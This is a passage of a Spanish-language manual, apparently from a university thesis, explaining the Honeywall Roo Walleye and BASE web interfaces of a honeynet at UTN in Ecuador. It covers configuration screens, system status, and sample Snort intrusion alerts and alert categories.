Sensor ID:	1005870459	Sensor Name:	Honeywall: UTN			
Install Date:	Mon Jan 9 17:45:41 2012	Last Update:	Wed Mar 28 12:00:49 2012			
State:	online					
Country:	EC	Timezone:	-5			
Latitude:		Longitude:				
Network Type:	edu					
Notes:	Honeynet Híbrida Virtual de la UTN					
Activity Report						
Top 10 Honeypots				Top 10 Remote Hosts		
Flags	Host	Connections	IDS events	Host	Connections	IDS events
	172.20.1.20	32	24			
	172.20.1.170	20	0			
	172.20.1.183	3	0			
Top 10 Source Ports				Top 10 Destination Ports		
Port	Connections	IDS events	Port	Connections	IDS events	
137	24	24	137	24	24	
35949	2	0	445	23	0	
36718	2	0	135	8	0	
36205	2	0				
43642	1	0				
4231	1	0				
36206	1	0				
2571	1	0				
4233	1	0				
3620	1	0				

Figura 5. Información detallada del Honeywall

3.1.2. VISTA DETALLADA DE CONEXIONES Y ALERTAS

Ofrece información detallada de las conexiones y alertas registradas por el sensor durante el tiempo de implementación del honeywall. Dispone de varias opciones de búsqueda y presentación de resultados, que facilitan la interpretación de datos por parte del administrador (véase Figura 6).

View

Aggregate

Detailed

Flow Direction Filter

Inbound

Outbound

Either

Other Filters

TCP Flows ▾

Bidirectional Flows Only

Exclude non unicast Flows

Sebek Related Flows Only

Figura 6. Opciones de Búsqueda disponibles. Honeywall Roo

- **Filtro de flujo de dirección (Flow direction filter).**- Filtra el total de conexiones seleccionadas, según la naturaleza del tráfico (entrada, salida o ambos).
- **Otros Filtros (Other Filters).**- Categoriza las conexiones en función del tipo de protocolo (TCP, UDP, ICMP), excluye el flujo de datos multicast y de broadcast o examina únicamente los datos provenientes de Sebek.

3.1.3. ADMINISTRACIÓN DEL SISTEMA (SYSTEM ADMIN)

La sección de administración del sistema posibilita conocer el estado actual del Honeywall y modificar la configuración del mismo (véase Figura 9). La pantalla inicial muestra información particular del estado del sistema (tiempo promedio de carga, memoria RAM, particiones del disco duro, estado de la base de datos de Hflow). En la izquierda de la ventana, se posicionan todas las alternativas disponibles dentro de esta sección, mismas que se analizan a continuación.

Data Analysis	System Admin	Documentation	Logout																																																									
Administration Menu OS Administration Honeywall Administration Honeywall Configuration Snort Rules Managemet System Status Manage Users		Honeywall System Administration Welcome to the System Administration section of your Honeywall Gateway. The following pages will allow you to view the status and configure your Honeywall gateway. For detailed information about the operation of the Honeywall, please refer to the Online User's Manual .																																																										
		<table border="1"> <thead> <tr> <th rowspan="2">Uptime</th> <th colspan="2">Users</th> <th colspan="3">Load Average</th> </tr> <tr> <th>1 day</th> <th>0 users</th> <th>1 Min</th> <th>5 Min</th> <th>15 Min</th> </tr> </thead> <tbody> <tr> <td>1 day 23:24</td> <td></td> <td></td> <td>0.81</td> <td>0.69</td> <td>0.58</td> </tr> <tr> <td></td> <td>total</td> <td>used</td> <td>shared</td> <td>buffers</td> <td>cached</td> </tr> <tr> <td>Mem:</td> <td>3030</td> <td>1764</td> <td>1265</td> <td>0</td> <td>189</td> </tr> <tr> <td>Swap:</td> <td>509</td> <td>0</td> <td>509</td> <td></td> <td>665</td> </tr> </tbody> </table>			Uptime	Users		Load Average			1 day	0 users	1 Min	5 Min	15 Min	1 day 23:24			0.81	0.69	0.58		total	used	shared	buffers	cached	Mem:	3030	1764	1265	0	189	Swap:	509	0	509		665																					
Uptime	Users		Load Average																																																									
	1 day	0 users	1 Min	5 Min	15 Min																																																							
1 day 23:24			0.81	0.69	0.58																																																							
	total	used	shared	buffers	cached																																																							
Mem:	3030	1764	1265	0	189																																																							
Swap:	509	0	509		665																																																							
		<table border="1"> <thead> <tr> <th>Filesystem</th> <th>Size</th> <th>Used</th> <th>Avail</th> <th>Use%</th> <th>Mounted</th> <th>on</th> </tr> </thead> <tbody> <tr> <td>/dev/sda1</td> <td>607M</td> <td>555M</td> <td>21M</td> <td>97%</td> <td></td> <td>/</td> </tr> <tr> <td>tmpfs</td> <td>1.5G</td> <td>0</td> <td>1.5G</td> <td>0%</td> <td></td> <td>/dev/shm</td> </tr> <tr> <td>/dev/sda6</td> <td>342M</td> <td>11M</td> <td>315M</td> <td>4%</td> <td></td> <td>/home</td> </tr> <tr> <td>/dev/sda7</td> <td>99M</td> <td>5.8M</td> <td>88M</td> <td>7%</td> <td></td> <td>/hw</td> </tr> <tr> <td>/dev/sda2</td> <td>461M</td> <td>35M</td> <td>403M</td> <td>8%</td> <td></td> <td>/tmp</td> </tr> <tr> <td>/dev/sda3</td> <td>2.6G</td> <td>1.4G</td> <td>1.1G</td> <td>57%</td> <td></td> <td>/usr</td> </tr> <tr> <td>/dev/sda8</td> <td>222G</td> <td>5.3G</td> <td>205G</td> <td>3%</td> <td></td> <td>/var</td> </tr> </tbody> </table>			Filesystem	Size	Used	Avail	Use%	Mounted	on	/dev/sda1	607M	555M	21M	97%		/	tmpfs	1.5G	0	1.5G	0%		/dev/shm	/dev/sda6	342M	11M	315M	4%		/home	/dev/sda7	99M	5.8M	88M	7%		/hw	/dev/sda2	461M	35M	403M	8%		/tmp	/dev/sda3	2.6G	1.4G	1.1G	57%		/usr	/dev/sda8	222G	5.3G	205G	3%		/var
Filesystem	Size	Used	Avail	Use%	Mounted	on																																																						
/dev/sda1	607M	555M	21M	97%		/																																																						
tmpfs	1.5G	0	1.5G	0%		/dev/shm																																																						
/dev/sda6	342M	11M	315M	4%		/home																																																						
/dev/sda7	99M	5.8M	88M	7%		/hw																																																						
/dev/sda2	461M	35M	403M	8%		/tmp																																																						
/dev/sda3	2.6G	1.4G	1.1G	57%		/usr																																																						
/dev/sda8	222G	5.3G	205G	3%		/var																																																						
		<table border="1"> <thead> <tr> <th colspan="2">Hflow Database</th> </tr> <tr> <th>DB Table</th> <th>Count</th> </tr> </thead> <tbody> <tr> <td>argus</td> <td>0</td> </tr> <tr> <td>command</td> <td>124</td> </tr> <tr> <td>dbschema</td> <td>1</td> </tr> <tr> <td>flow</td> <td>655790</td> </tr> <tr> <td>flow_perf</td> <td>0</td> </tr> </tbody> </table>			Hflow Database		DB Table	Count	argus	0	command	124	dbschema	1	flow	655790	flow_perf	0																																										
Hflow Database																																																												
DB Table	Count																																																											
argus	0																																																											
command	124																																																											
dbschema	1																																																											
flow	655790																																																											
flow_perf	0																																																											

Figura 9. Administración del Sistema- Walleye Web

3.1.3.1. Administración del Sistema Operativo (OS Administration)

La opción de administración del Sistema Operativo desde la interfaz web Walleye incluye las siguientes tareas:

- **Clean out logging directories (Limpieza de directorios de registro).**- Remueve el contenido del directorio “/var/log” en el sistema.



Nota: Se debe tener precaución al borrar el contenido del directorio /var/log, ya que se eliminan los registros unified que contienen las alertas provenientes de snort y el registro de actividades efectuadas por pulledpork y el sistema operativo.

- **Configure SSH daemon (Configuración del demonio SSH).**- Se usa para especificar el puerto de escucha SSH, activar o desactivar la autenticación empleando el usuario root y la ejecución automática del demonio en el inicio del sistema (véase Figura 10).

Figura 10. Configuración del demonio SSH- Walleye Web

- **Change Hostname (Cambio del nombre de host).**- Modifica el nombre del host definido durante la instalación Honeywall.

- **Configure Keyboard Layout (Configuración de la disposición del teclado).**- Ofrece un listado de distribuciones típicas de teclado de varios países.
- **Reboot Honeywall.**- Envía la orden de reinicio del equipo desde la interfaz web.

3.1.3.2. Honeywall Administration (Administración del Honeywall)

- **Manage configuration files (Gestión de los archivos de configuración).**- Facilita la administración del fichero de configuración del honeywall “**honeywall.conf**”, que incluye todos parámetros determinados en el sistema.
- **Emergency Lockdown (Cierre de Emergencia).**- Bloquea todo el tráfico entrante y saliente, a excepción del proveniente de la interfaz de administración. Se utiliza cuando los honeypots han sido comprometidos y se necesita del bloqueo total, para que el administrador pueda tomar medidas de control y evitar que el resto de la red se vea afectada.
- **Restart Honeywall Processes (Reinicio de procesos en el Honeywall).**- Esta sección permite iniciar o en su defecto reiniciar los principales procesos ejecutados en el honeywall. Para ello, se debe seleccionar el proceso a iniciar/reiniciar y hacer clic en el botón Start/Restart. Se observa en la Figura 11.

Figura 11. Inicio y Reinicio del Honeywall- Walleye Web

3.1.3.3. Honeywall Configuration (Configuración del Honeywall)

Se presentan las siguientes opciones de configuración:

- **IP Information (Información IP).**- Posibilita la configuración de las interfaces del honeywall y el direccionamiento IP correspondiente a los honeypots (véase Figura 12).

Figura 12. Configuración del Direccionamiento IP- Walleye Web

- **Remote Management (Interfaz Remota de Administración).**- Facilita la configuración de la interfaz de administración. Al ingresar a esta opción, se expone la configuración actual de la interfaz, detallando y permitiendo la

modificación del direccionamiento IP, servidores DNS, límite del número de host que pueden acceder a la interfaz y los puertos TCP de entrada y salida abiertos (véase Figura 13).

Remote Management

The purpose of this section is to configure remote management and access of the honeywall. You need a minimum of a third network interface for this functionality.

Management Interface IP Address: 172.20.x.x

Management Interface Network Mask: 255.255.255.0

Management Default Gateway: 172.20.x.x

Management DNS Domain: localdomain

Enter a space delimited list of DNS Servers to be used by the Management Interface: 172.20.x.x

Enter a space delimited list of IP addresses that can access the management interface: 172.20.0.0/16

Enter a space delimited list of TCP ports allowed into the management interface: 443 8080 80

Enter a space delimited list of TCP Ports allowed out: 21 22 25 43 80 443 8080 1

Enter a space delimited list of UDP Ports allowed out: 53 123

Restrict firewall outbound communications.

Start the Walleye web interface automatically at boot.

Figura 13. Configuración de la Interfaz de red de Administración-Walleye Web

- **Connection Limiting (Límite de Conexiones).**- Especifica el método de control de datos de la Honeynet , limitando el número de conexiones de salida iniciadas desde los honeypots para evitar que un honeypot comprometido infecte la red en producción. Para configurarlo, se debe elegir la escala de tiempo (días, horas, minutos, segundos) y el número máximo de conexiones admitidas por cada protocolo (TCP, UDP, ICMP, otros) (véase Figura 14).

Connection Limiting

Connection limiting is one of the methods of data control. Outbound connections are counted, and when a certain limit has been met, throttles any more outbound connections. Details of this functionality can be found in the paper [Know Your Enemy:Gen2](#).

What scale would you like to use? Second

Enter TCP Limit for outbound connections: 20

Enter UDP Limit for outbound connections: 20

Enter ICMP Limit for outbound connections: 50

Enter Limit for all other outbound connection: 10

Figura 14. Límite de Conexiones- Walleye Web

- **DNS Handling (Manejo de DNS).**- Fija el servidor DNS al que tendrán libre acceso los honeypots. La interacción del DNS especificado con ellos no se registrará ni se considerará de carácter sospechoso (véase Figura 15).

DNS Handling

Often your honeypots may do repeated activity you do not want to log or alert anyone. One of the most common is DNS. Here we give you the ability to allow your honeypots unrestricted DNS access to a specified DNS server. This activity will not be logged, counted or alerted on.

Enter a space delimited list of HoneyPot(s) that can access external DNS servers:

Enter a space delimited list of DNS Servers:

Figura 15. Manejo de DNS-Walleye web

- **Alerting (Alertas).**- Activa o desactiva el envío de alertas por correo electrónico cuando se detecten actividades de salida en la Honeynet.
- **Honeywall Summary.**- Configura el envío de informes de resumen diarios correspondientes a las actividades registradas en el Honeywall. Para habilitar esta funcionalidad, es necesario modificar el crontab de root y descomentar el comando `“/usr/local/bin/summary.sh”`. Esta opción se encuentra deshabilitada por defecto.
- **Black and White List.**- Define un listado de direcciones IP permitidas o denegadas en el Honeywall.
- **Sebek.**- Configura la forma en la que el Honeywall se ocupa de los paquetes de Sebek, las acciones que tomará el Firewall con ellos y determina el puerto para el intercambio de datos entre cliente-servidor.
- **Roach Motel Mode.**- Se recomienda mantener esta opción deshabilitada, caso contrario se bloqueará todo el tráfico saliente de los honeypots.

- **Fence List.-** Permite filtrar el tráfico proveniente de sistemas o redes específicas. No bloquea el tráfico entrante hacia los honeypots, sino que define que equipos no podrán iniciar una conexión hacia éstos. Se la utiliza para proteger a la honeynet de sistemas críticos.
- **Data Management (Gestión de Datos).-** Establece el tiempo que se conservarán los ficheros correspondientes a los registros de datos PCAP y los provenientes de la base de datos en el sistema.
- **Honeynet Demographics (Demografía de la Honeynet).-** Añade información específica acerca del sensor (honeywall). Se emplea especialmente en entornos distribuidos para identificar claramente a cada sensor durante el análisis de datos (véase Figura 16).

The screenshot shows the 'Edit Sensor' interface with the following fields and values:

Sensor Id:	1005870459	Installed:	Mon Jan 9 22:45:41 2012
Last Updated:	Thu May 3 20:13:51 2012	State:	online
Name:	Honeywall: UTN		
Notes:	Honeynet Híbrida Virtual de la UTN		
Country Code:	ECUADOR		
Network Type:	edu		
Time Zone:	(GMT -5:00 hours) Eastern Time (US & Canada), Bogota, Lima, Quito		

At the bottom of the form are two buttons: 'Save' and 'Cancel'.

Figura 16. Demografía de la Honeynet-Walleye Web

3.1.3.4. System Status (Estado del Sistema)

La sección de estado del sistema dispone la siguiente información:

- **Network Interface (Interfaces de Red).-** Muestra el resultado del comando en consola “ifconfig”.

- **Honeywall Config (Configuración del Honeywall).**- Visualiza el fichero de configuración “honeywall.conf”.
- **Firewall Rules (Reglas del Firewall).**- Expone las reglas del firewall configuradas, a través de iptables en el honeywall.
- **Running Processes (Procesos Ejecutados).**- Despliega el resultado del comando en consola “ps aux”, mediante el cual se obtiene información detallada de los procesos ejecutados en el sistema (véase Figura 17).

USER	PID	%CPU	%MEM	VSZ	RSS	TTY	STAT	START	TIME	COMMAND
root	1	0.0	0.0	2160	676	?	Ss	May21	0:00	init [3]
root	2	0.0	0.0	0	0	?	S<	May21	0:00	[migration/0]
root	3	0.0	0.0	0	0	?	SN	May21	0:00	[ksoftirqd/0]
root	4	0.0	0.0	0	0	?	S<	May21	0:00	[watchdog/0]
root	5	0.0	0.0	0	0	?	S<	May21	0:00	[migration/1]
root	6	0.0	0.0	0	0	?	SN	May21	0:00	[ksoftirqd/1]
root	7	0.0	0.0	0	0	?	S<	May21	0:00	[watchdog/1]
root	8	0.0	0.0	0	0	?	S<	May21	0:00	[events/0]
root	9	0.0	0.0	0	0	?	S<	May21	0:00	[events/1]
root	10	0.0	0.0	0	0	?	S<	May21	0:00	[khelper]
root	11	0.0	0.0	0	0	?	S<	May21	0:00	[kthread]
root	15	0.0	0.0	0	0	?	S<	May21	0:00	[kblockd/0]
root	16	0.0	0.0	0	0	?	S<	May21	0:00	[kblockd/1]
root	17	0.0	0.0	0	0	?	S<	May21	0:00	[kacpid]
root	118	0.0	0.0	0	0	?	S<	May21	0:00	[cqueue/0]
root	119	0.0	0.0	0	0	?	S<	May21	0:00	[cqueue/1]
root	122	0.0	0.0	0	0	?	S<	May21	0:00	[khubd]
root	124	0.0	0.0	0	0	?	S<	May21	0:00	[kseriod]
root	193	0.0	0.0	0	0	?	S	May21	0:00	[khungtaskd]
root	194	0.0	0.0	0	0	?	S	May21	0:00	[pdflush]
root	195	0.0	0.0	0	0	?	S	May21	0:00	[pdflush]
root	196	0.0	0.0	0	0	?	S<	May21	0:00	[kswapd0]
root	197	0.0	0.0	0	0	?	S<	May21	0:00	[aio/0]
root	198	0.0	0.0	0	0	?	S<	May21	0:00	[aio/1]

Figura 17. Procesos ejecutándose en el honeywall- Walleye Web

- **Listening Ports (Puertos de Escucha).**- Informa que puertos se encuentran en estado de escucha en el honeywall.
- **Snort_inline Alerts-fast, Snort_inline Alerts-full (Alertas de Snort Inline).** - Señala el script que contiene las alertas provenientes de snort inline. Esta característica se mantiene deshabilitada en la configuración de

este proyecto con el fin de disminuir el consumo de los recursos del sistema.

- **Snort Alerts (Alertas de Snort).**- Despliega el script de texto que contiene el total de alertas de snort, que sensa los honeypots (véase Figura 18).



```

Snort Alerts for 20120530

[**] [1:2009768:4] ET SCAN NBTStat Query Response to External Destination, Pos.
[Classification: Attempted Information Leak] [Priority: 2]
04/18-13:12:22.971256 172.20.1.20:137 -> 172.20.1.112:137
UDP TTL:128 TOS:0x0 ID:59336 IpLen:20 DgmLen:78
Len: 50
[Xref => http://doc.emergingthreats.net/2009768][Xref => http://technet.micros

[**] [1:2009768:4] ET SCAN NBTStat Query Response to External Destination, Pos.
[Classification: Attempted Information Leak] [Priority: 2]
04/18-13:12:24.471245 172.20.1.20:137 -> 172.20.1.112:137
UDP TTL:128 TOS:0x0 ID:59339 IpLen:20 DgmLen:78
Len: 50
[Xref => http://doc.emergingthreats.net/2009768][Xref => http://technet.micros

[**] [1:2009768:4] ET SCAN NBTStat Query Response to External Destination, Pos.
[Classification: Attempted Information Leak] [Priority: 2]
04/18-13:12:25.973759 172.20.1.20:137 -> 172.20.1.113:137
UDP TTL:128 TOS:0x0 ID:59346 IpLen:20 DgmLen:78
Len: 50
[Xref => http://doc.emergingthreats.net/2009768][Xref => http://technet.micros

[**] [1:2009768:4] ET SCAN NBTStat Query Response to External Destination, Pos.
[Classification: Attempted Information Leak] [Priority: 2]
04/18-13:12:27.471222 172.20.1.20:137 -> 172.20.1.113:137
UDP TTL:128 TOS:0x0 ID:59351 IpLen:20 DgmLen:78
Len: 50

```

Figura 18. Alertas de Snort registradas en los honeypots

- **System Logs (Registros del sistema).**- Presenta el contenido del fichero “/var/log/messages” que incorpora información acerca del estado del sistema operativo.
- **Inbound Connections (Conexiones de Entrada).**- Muestra las conexiones de entrada registradas en el honeywall en las últimas 24 horas.
- **Outbound Connections (Conexiones de Salida).**- Expone las conexiones de salida registradas en el honeywall en las últimas 24 horas.
- **Dropped Connections (Conexiones Descartadas).**- Incluye el listado de las conexiones descartadas, tras alcanzar el límite de conexiones fijado durante la configuración del honeywall.

3.1.3.5. Manage Users (Administración de Usuarios)

Haciendo uso de esta opción, se añade, modifica, elimina usuarios y administra el tipo de privilegios concedidos, para el acceso a la interfaz (Véase Figura 19).

Users (lastname, firstname)	Role	Edit	Remove
roo, kanga	admin	Edit	Remove
Vinueza, Tatiana	admin	Edit	Remove

[Add User](#)

Figura 19. Administración de usuarios- Walleye Web

Se detallan el listado de usuarios, su rol y se proporcionan las siguientes alternativas de configuración:

- **Crear Usuario.-** Para añadir un nuevo usuario se debe hacer clic en el vínculo “**Add User**”. Se desplegará una ventana que solicita introducir el nombre, apellido, identificación de usuario, contraseña y rol (véase Figura 20). Existen tres roles de usuarios posibles:
 - **User (Usuario).-** Tiene acceso de lectura a la sección correspondiente al análisis de datos.
 - **Admin Read-Only (Administrador de solo lectura).-** Tiene acceso de solo lectura a la sección correspondiente al análisis de datos y al estado del sistema.
 - **Admin (Administrador).-** Tiene acceso total a la interfaz.

Add User

This section allows you to add new users that can access the Honeywall Web Interface. A user can have one of three roles which determines the sections that they can access. The role of User will only allow access to the Data Analysis section, Administrator Read Only will allow access to the Data Analysis and the System Status menus in the System Admin section and the Administrator role will allow full access to any section within the web application.

NOTE: The password must be at least 8 characters and it must contain at least 1 upper and 1 lower case character, at least 1 number and at least 1 special character (ex: shift 1).

First Name:

Last Name:

User Id:

Password:

Confirm Password:

Role:

Figura 20. Añadir Usuario-Walleye Web



Nota: Se demanda la contraseña cumpla con altos parámetros de seguridad, exigiendo más de 8 caracteres alfabéticos, al menos un carácter especial, una letra en mayúscula y un número.

- **Edit Users (Editar Usuarios).**- Al hacer clic en esta opción, se desplegará una ventana similar a la anterior que contiene los campos del usuario configurados, con la alternativa de modificarlos.
- **Remove (Eliminar).**- Elimina un usuario de la interfaz web Walleye.

3.1.4. DOCUMENTACIÓN (DOCUMENTATION)

Esta sección proporciona información de utilidad para el administrador, con respecto a la licencia, créditos, información del manejo del honeywall y sus herramientas.

3.1.5. CIERRE DE SESIÓN (LOGOUT)

Cierra la sesión del usuario registrado en la interfaz web Walleye.

4. BASE

4.1. AUTENTICACIÓN DE USUARIO Y CONTRASEÑA

- Para acceder a la interfaz web BASE se exige la autenticación de usuario y contraseña (véase Figura 21). Tras introducir correctamente los datos solicitados, se ingresa a la ventana principal de la aplicación, caso contrario se despliega un mensaje de error.



Basic Analysis and Security Engine (BASE)

Usuario:

Clave:

Login Restablecer

BASE 1.4.5 (lilias) (por Kevin Johnson y el equipo del proyecto BASE
Basado en ACID por Roman Danyliw)

Figura 21. Autenticación de usuario y contraseña- BASE

4.2. FUNCIONES PRINCIPALES

En la Figura 22 se expone la ventana principal de BASE, desde la cual se accede a todas las funciones de la interfaz web.

Se la ha dividido en varias secciones, con el fin de mejorar la comprensión de las funciones proporcionadas por la interfaz.




Figura 22. Pantalla principal de BASE

4.2.1. SECCIÓN UNO (RESUMEN DE ALERTAS)

Esta sección ofrece estadísticas acerca de las alertas registradas por el IDS Snort (véase Figura 23).

- Alertas de hoy:	Único	lista	IP Origen	IP Destino
- Alertas de los últimos 24 horas:	Único	lista	IP Origen	IP Destino
- Alertas de los últimos 72 horas:	Único	lista	IP Origen	IP Destino
- Más reciente 15 Alertas:	cualquier protocolo	TCP	UDP	ICMP
- Últimos puertos de origen:	cualquier protocolo	TCP	UDP	
- Últimos puertos de destino:	cualquier protocolo	TCP	UDP	
- Puertos de origen más frecuentes:	cualquier protocolo	TCP	UDP	
- Puertos de destino más frecuentes:	cualquier protocolo	TCP	UDP	
- Más frecuente 15 Direcciones::	Origen	Destino		
- Más reciente 15 Alertas únicas				
- Más frecuente 5 Alertas únicas				

Figura 23. Resumen de alertas- BASE

Permite realizar las siguientes tareas:

- Agrupar las alertas ocurridas en el día, en las 24 o 72 horas anteriores a la fecha de la consulta, brindando la opción de clasificarlas en función de:
 - **ÚNICO.-** Agrupa los eventos de acuerdo a la coincidencia en el tipo de firmas, ofreciendo una visión global de lo que ocurre en la red. Se observa en la Figura 24.

< Firma >	< Clasificación >	< Total # >	Sensor #	< Dirección Origen >	< Dirección Dest >	< First >	< Ultimo >
[url] [url] [url] [EmThreats] ET DROP Known Bot C&C Server Traffic UDP (group 78)	trojan-activity	1(0%)	1	1	1	2012-04-22 08:48:16	2012-04-22 08:48:16
[url] [EmThreats] ET COMPROMISED Known Compromised or Hostile Host Traffic TCP (28)	misc-attack	63(0%)	1	1	1	2012-04-23 00:34:56	2012-04-23 02:09:27
[url] [EmThreats] ET COMPROMISED Known Compromised or Hostile Host Traffic TCP (89)	misc-attack	22(0%)	1	1	1	2012-04-23 04:37:04	2012-04-23 05:43:58

Figura 24. Vista única de alertas-BASE

- **LISTA.-** Muestra la totalidad de alertas acontecidas en el período de tiempo determinado. Esta ventana proporciona información más específica acerca de las direcciones IP involucradas y el tipo de protocolo (véase Figura 25).

ID	< Firma >	< Marca de tiempo >	< Dirección Origen >	< Dirección Dest >	< Proto capa 4 >
#105504-(7-1306062)	[url] [url] [url] [EmThreats] ET MALWARE Simbar Spyware User-Agent Detected	2012-04-23 12:59:17	172.20.10.160:51423	67.195.186.237:80	TCP
#105505-(7-1306061)	[url] [url] [EmThreats] ET MALWARE Fun Web Products Agent Traffic	2012-04-23 12:59:17	172.20.10.160:51423	67.195.186.237:80	TCP
#105506-(7-1306059)	[url] [url] [EmThreats] ET TROJAN Possible Downadup/Conficker-C P2P encrypted traffic UDP Ping Packet (bit value 4)	2012-04-23 12:59:06	172.20.37.77:1900	239.255.255.250:1900	UDP

Figura 25. Lista total de alertas-BASE

- **IP ORIGEN.-** Clasifica las alertas en función de la dirección IP origen de las incidencias de seguridad (véase Figura 26).

< Dirección IP de Origen >	Sensor #	< Total # >	< Alertas Únicas >	< Dest. Direc. >
<input type="checkbox"/> 172.20.1.158	1	906	14	91
<input type="checkbox"/> 172.20.16.11	1	235	4	3
<input type="checkbox"/> 172.20.2.100	1	200	10	7
<input type="checkbox"/> 172.20.42.53	1	195	3	2

Figura 26. Clasificación de alertas en función de la dirección IP origen-BASE

- **IP DESTINO.-** Clasifica las alertas, en función de la dirección IP destino de los incidencias de seguridad (véase Figura 27).

< Dirección IP de Destino >	Sensor #	< Total # >	< Alertas Únicas >	< Orig. Direc. >
<input type="checkbox"/> 172.20.60.91	1	25	2	1
<input type="checkbox"/> 172.20.4.35	1	23	2	1
<input type="checkbox"/> 175.6.1.159	1	21	3	1
<input type="checkbox"/> 192.168.16.112	1	20	1	1

Figura 27. Clasificación de alertas en función de la dirección IP origen-BASE

- Visualizar las estadísticas de los 15 eventos más recientes o frecuentes organizados, de acuerdo a la clase de firma, y a los puertos de origen y destino; todos con la opción de categorizados por tipo de protocolo (TCP, UDP, ICMP) o según las direcciones IP de origen y destino. En la Figura 28, se muestra una porción del resultado de una consulta realizada para conocer de los puertos de destino más frecuentes de cualquier protocolo.

< Port >	< Sensor >	< Occurrences >	< Alertas únicas >	< Orig. Direc. >	< Dest. Direc. >
53 [sans] [tantaló] [sstats]	1	4149	20	35	562
58161 / udp [sans] [tantaló] [sstats]	1	3861	6	1	1
137 / tcp [sans] [tantaló] [sstats]	1	3411	2	231	476
445 / udp [sans] [tantaló] [sstats]	1	1508	7	6	11
1900 / tcp [sans] [tantaló] [sstats]	1	1491	3	17	2
2950 / tcp [sans] [tantaló] [sstats]	1	799	3	3	3

Figura 28. Consulta de los puertos de destino más frecuentes-BASE

4.2.2. SECCIÓN DOS (INFORMACIÓN RÁPIDA DE ALERTAS)




Figura 29. Información rápida de alertas

Mediante esta sección se realizan las siguientes tareas:

- Acceder a información acerca del número de sensores IDS configurados para monitorear la red. Esta funcionalidad presenta su utilidad en entornos distribuidos, en los cuales se posicionan varios sensores en distintos segmentos de tráfico, que envían sus datos a un servidor centralizado encargado del almacenamiento y administración de alertas.
- Presentar el recuento total de alertas organizadas por:
 - **Alertas únicas.**- Número total de alertas únicas detectadas desde el momento de la implementación del sistema.
 - **Categorías.**- Todas las firmas añadidas en el sistema de detección de intrusos pertenecen a una categoría específica, según el tipo y objetivo del ataque. La Figura 30 exhibe una porción de la pantalla mencionada y la Tabla 1 las categorías de alertas más frecuentes.

< Clasificación >	< Total # >	< Sensor # >	< Firma >	< Dirección Origen >	< Dirección Dest >
desclasificado	678 (1%)	1	7	138	148
misc-attack	2442 (2%)	1	88	95	30
misc-activity	1126 (1%)	1	9	62	71
bad-unknown	1886 (2%)	1	9	24	42
attempted-recon	8451 (8%)	1	14	271	895
non-standard-protocol	13 (0%)	1	1	3	12
policy-violation	65653 (60%)	1	8	97	517

Figura 30. Categorías de alertas-BASE

Tabla 1

Categorías de alertas más frecuentes y su descripción

CATEGORÍA	DESCRIPCIÓN
attempted-admin	Intentos por obtener privilegios de administrador en el sistema.
attempted-recon	Ataques de reconocimiento del objetivo. Incluye las alertas relacionadas con escaneo de puertos.
denial-of-service	Ataques de denegación de servicios realizados con éxito en el sistema objetivo.
Desclasificado	Firmas sin clasificación o provenientes de los preprocesadores de snort.
misc-attack	Incorpora las firmas que detectan host comprometidos o relacionados con la RBN (Russian Business Network), reconocida como el centro mundial de desarrollo de software malicioso.
policy-violation	Violación de políticas de seguridad.
